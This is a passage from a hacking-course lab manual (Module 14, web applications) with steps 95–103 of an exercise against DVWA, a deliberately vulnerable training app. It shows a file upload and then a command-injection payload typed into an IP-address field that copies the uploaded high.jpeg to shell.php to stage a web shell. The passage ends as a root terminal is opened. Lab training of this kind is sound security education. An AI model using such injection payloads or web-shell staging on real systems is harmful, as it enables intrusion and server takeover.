
95. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.

96. Now, click the **Upload** button to upload the file to the database.




Module 14 – Hacking Web Applications


97. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.



98. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.



99. Observe a message saying that the file has been copied, as shown in the screenshot.



100. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

101. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

102. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

103. Now, type **cd** and press **Enter** to jump to the root directory.

